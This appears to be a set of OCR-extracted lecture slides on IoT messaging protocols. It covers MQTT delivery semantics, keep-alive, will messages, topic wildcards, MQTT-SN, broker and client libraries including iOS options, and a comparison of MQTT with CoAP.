
QoS level 0:

With QoS level 0, a message is delivered with at-most-once delivery semantics («fire-and-forget»).



QoS level 1:


QoS level 1 affords at-least-once delivery semantics. If the client does not receive the PUBACK in time, it re-sends the message.



8. PUBLISH message flows (2/Linux


QoS level 2:

QoS level 2 affords the highest quality delivery semantics exactly-once, but comes with the cost of additional control messages.



9. Keep alive timer, breath of live with PINGREQ

The keep alive timer defines the maximum allowable time interval between client messages.
The timer is used by the server to check client's connection status.
After 1.5 * keepalive-time is elapsed, the server disconnects the client (client is granted a grace period of an additional 0.5 keepalive-time).
In the absence of data to be sent, the client sends a PINGREQ message instead.
Typical value for keepalive timer are a couple of minutes.




10. MQTT will message

Problem:

In case of an unexpected client disconnect, depending applications (subscribers) do not receive any notification of the client's demise.

MQTT solution:

Client can specify a will message along with a will QoS and will retain flag in the CONNECT message payload.
If the client unexpectedly disconnects, the server sends the will message on behalf of the client to all subscribers («last will»).



11. Topic wildcards

Problem:


**Subscribers are often interested in a great number of topics.
Individually subscribing to each named topic is time- and resource-consuming.**

MQTT solution:

**Topics can be hierarchically organized through wildcards with path-type topic strings and the wildcard characters '+' and '#'.
Subscribers can subscribe for an entire sub-tree of topics thus receiving messages published to any of the sub-tree's nodes.**


Topic string special character	Description
/	Topic level separator. Example: *building / floor-1 / sensors / temperature*
+	Single level wildcard. Matches one topic level. Examples: *building / floor-1 / +* (matches *building / floor-1 / blinds* and *building / floor-1 / sensors*) *building / + / sensors* (matches *building / floor-1 / sensors* and *building / floor-2 / sensors*)
#	Multi level wildcard. Matches multiple topic levels. Examples: *building / floor-1 / #* (matches all nodes under *building / floor-1*) *building / # / sensors* (invalid, '#' must be last character in topic string)

Example topic tree:



12. MQTT-SN (1/Linux – Sensor Networks

WSNs (Wireless Sensor Networks) usually do not have TCP/IP as transport layer. They have their own protocol stack such as ZigBee on top of IEEE 802.15.4 MAC layer. Thus, MQTT which is based on TCP/IP cannot be directly run on WSNs.
WSNs are connected to traditional TCP/IP networks through gateway devices.




MQTT-SN is an extension of MQTT for WSNs.
MQTT-SN is aimed at constrained low-end devices, usually running on a batttery, such as ZigBee devices.

12. MQTT-SN (2/Linux – Sensor Networks


MQTT-SN is a largely based on MQTT, but implements some important optimizations for wireless networks:

- **Topic string replaced by a topic ID (fewer bytes necessary)**
- **Predefined topic IDs that do not require a registration**
- **Discovery procedure for clients to find brokers (no need to statically configure broker addresses)**
- **Persistent will message (in addition to persistent subscriptions)**
- **Off-line keepalive supporting sleeping clients (will receive buffered messages from the server once they wake up)**


MQTT-SN gateways (transparent or aggregating) connect MQTT-SN domains (WSNs) with MQTT domains (traditional TCP/IP based networks).



Transparent gateway:
→ 1 connection to broker per client



Aggregating gateway:
→ only 1 connection to the broker



IoT Communications Protocols MQTT


Why MQTT-SN (Sensors Network)?


1. Very Long Packet Size for a 802.15.4 MAC layer


2. TCP as Transport Protocol

MQTT-SN is optimized for low-cost devices implementation, battery-supplied, and with limited computational and processing capabilities.

V1.2, November 2013.







IoT Communications Protocols MQTT

MQTT vs MQTT-SN


MQTT-SN is designed to be as close as possible to MQTT, but is adapted to the peculiarities of a wireless communication environment.

1. CONNECT message, divided in three parts (Will Topic – Will Message);
2. Topic Name → Topic ID. Registration Procedure to obtain the ID for a particular Topic Name;
3. Pre-defined Topic ID and Short Topic ID (2bytes-long), for which no registration process is necessary;
4. Discovery Procedure to obtain the MQTT-SN Gateway IP Address;
5. not only client's subscriptions are persistent (RETAIN=1), but also Will topic and Will message.
6. support of sleeping clients: with this procedure, battery-operated devices can go to a sleeping state during which all messages destined to them are buffered at the server/gateway and delivered later to them when they wake up;

	MQTT	MQTT-S
Transport type	Reliable point to point streams	Unreliable datagrams
Communication	TCP/IP	Non-IP or UDP
Networking	Ethernet, WiFi, 3G	ZigBee, Bluetooth, RF
Min message size	2 bytes - PING	1 byte
Max message size	≤ 24MB	< 128 bytes (*)
Battery-operated		√
Sleeping clients		√
QoS: -1 "dumb client"		√
Gateway auto-discovery & fallbacks		√

IoT Communications Protocols MQTT

MQTT ←→ MQTT-SN



MQTT @ OASIS

From March 2013, MQTT is being standardized at OASIS, starting from v3.1 IBM Protocol Specification.

Technical Commettee Charter: «The protocol has to support various implementations which run on embedded devices, with limited power, scarce processing and memory requirements, connected to a range of web services or enterprise middleware in constrained environments».

Targets: refinement of input specifications. Improvements:

1. Message Priority;
2. Payload Typing;
3. Request/Reply Mechanisms;
4. Subscriptions expiration.

Out of Scope:

1. Mapping of the specifications with a particular programming language or middleware;
2. No Reference Implementations for broker entities;
3. No MQTT topic namespace or conventions for topic classification or topic space;
4. No Security Mechanisms will be added, but a Transport Layer Security is assumed.

MQTT: Clients & Brokers

MQTT Client Implementations:

- WebSphere MQ Telemetry Client (C,Java)
- Eclipse Paho (C, Java, Python, Lua)

MQTT Server Implementations:

- WebSphere MQ Broker (C, Java);
- Really Small Message Broker, RSMB (C);
- Mosquitto (JMS);
- EMQX

Utility for MQTT:

- Eclipse Paho (Eclipse);
- WMQTT (Java application);

Related Technology Proposals

Moquette MQTT: creation of a simple and small self-contained Java Implementation of a client broker;

Projects using MQTT

Say It, Sign It (SiSi): helps deaf people by converting speech into British Sign Language, rendered via an MQTT-attached Java avatar. The System uses MQTT and a micro-broker as its messaging infrastructure.

Location Aware Messaging for Accessibility (LAMA): it is a system for making information available in a way that is relevant to their interests and location. The system uses smartphones, MQTT and Websphere Message Broker and some rather clever application software.

Smart Lab: ideated at the University of Southampton, it was a project for monitoring lab experiments in the Chemistry department, and displaying a live dashboard on a Java-enabled cellphone, all using MQTT and the IBM broker technology.

FloodNet: the projects centres upon the development of providing a pervasive, continuous, embedded monitoring presence, by processing and synthesizing collected information over a river and functional floodplain.

IoT Communications Protocols MQTT Libs for iOS

https://github.com/ckrey/MQTT-Client-Framework

For iOS MQTT Library there are available several 3rd party libraries.

Using C language libraries or wrapper libraries usually means that there are used POSIX networking calls at some point.

Apple forbids the use of third party networking libraries from using the mobile internet antenna. Thus if one uses C can-only use MQTT, when is connected to a Wi-Fi network.

Therefore, taking into consideration the observations from above and the security constraints - to use native iOS keychain mechanisms instead OpenSSL, there is only one library which is compliant with the requirements - please see the table:

IoT Communications Protocols MQTT Libs for iOS

https://github.com/ckrey/MQTT-Client-Framework

Name	Type	Programming Language	Code	Obs/Usage
~~Paho~~	~~Original~~	~~C~~	~~Open-Source. Eclipse project~~	~~Potential no access to GSM because of POSIX calls~~
~~IBM~~	~~Original~~	~~C~~	~~Close Source. IBM SDK~~	~~Potential no access to GSM because of POSIX calls~~
~~Mosquitto~~	~~Original~~	~~C~~	~~Open-Source. Eclipse project~~	~~Potential no access to GSM because of POSIX calls~~
~~MQTTKit~~	~~Wrapper (Mosquitto)~~	~~Objective-C~~	~~Open-Source. Github~~	~~No longer maintained~~
~~Marquette~~	~~Wrapper (Mosquitto)~~	~~Objective-C~~	~~Open-Source. Github~~	~~Only for JS | iOS not provided~~
~~Moscapsule~~	~~Wrapper (Mosquitto)~~	~~Swift~~	~~Open-Source. Github~~	~~Security using openSSL; not recommended by Apple !~~
~~Musqueteer~~	~~Wrapper (Mosquitto)~~	~~Objective-C~~	~~-~~	~~No repo available~~
MQTT-Client-Framework	Native	Objective-C	Open-Source. Github	It is used by an iOS App from Apple store – OwnTracks (https://github.com/owntracks/ios | https://itunes.apple.com/us/app/mqttitude/id692424691?mt=8) and has keychain and native security for SSL + no 3rd party usage
~~MQTTSDK~~	~~Native~~	~~Objective-C~~	-	~~No repo available~~
~~CocoaMQTT~~	~~Native~~	~~Swift~~	~~Open-Source. Github~~	~~No security~~

IoT Communications Protocols MQTT

MQTT vs CoAP

MQTT	CoAP
Many-to-Many Communication Protocol	One-to-One Communication Protocol (for UDP there is multicast)
Decoupling producers and consumers	Transferring State Information between client and server
Data - Centric.	Document - Centric
It does best as a communication bus for live data	Best-suited to a state transfer model, not purely event-based
Clients make s long-lived outgoing TCP connection to a broker	Clients and servers both send and receive UDP packets.
No problem behind NAT	Tunnelling or Port Forwarding can be used to allow CoAP in NAT environments (IPv4). With IPv6 no problems.
No support for labelling messages. All clients must know the message format up-front to allow the communication.	Provides inbuilt support for content negotiation (ACCEPT) and discovery (list), allowing devices to find a way of exchanging data.
3 QoS Levels.	Reliability mechanisms is based on NON/CON messages.

1. IoT Communications Protocols CoAP vs. MQTT

MQTT, CoAP, DDS and XMPP are the main competitors for IoT messaging at the Application Layer.

Each one of these has however some weaknesses:

- MQTT appears weak in security;
- DDS has problems in terms of scalability and various version dependence;
- XMPP is excessively heavy;
- CoAP not suitable for sending large sums of data and not reliable.

The choice among these is related to the desired QoS Level, the addressing capabilities and the particular application.

QoS is handled by TCP in MQTT, DDS and XMPP, but the mechanism defined there can be heavy in M2M communications. Because it targets device-to-device communications, DDS differs markedly from the other protocols in QoS control, but it is not ideal for device-to-server communications.

In that context MQTT and XMPP are the best-suited, for their discovery procedures.

"The Internet of Things is a big place, with room for many protocols. Choose the one for your application carefully and without prejudice of what you know."

IoT Device Nodes and Gateways Development

IoT Device Dev Boards and Platforms

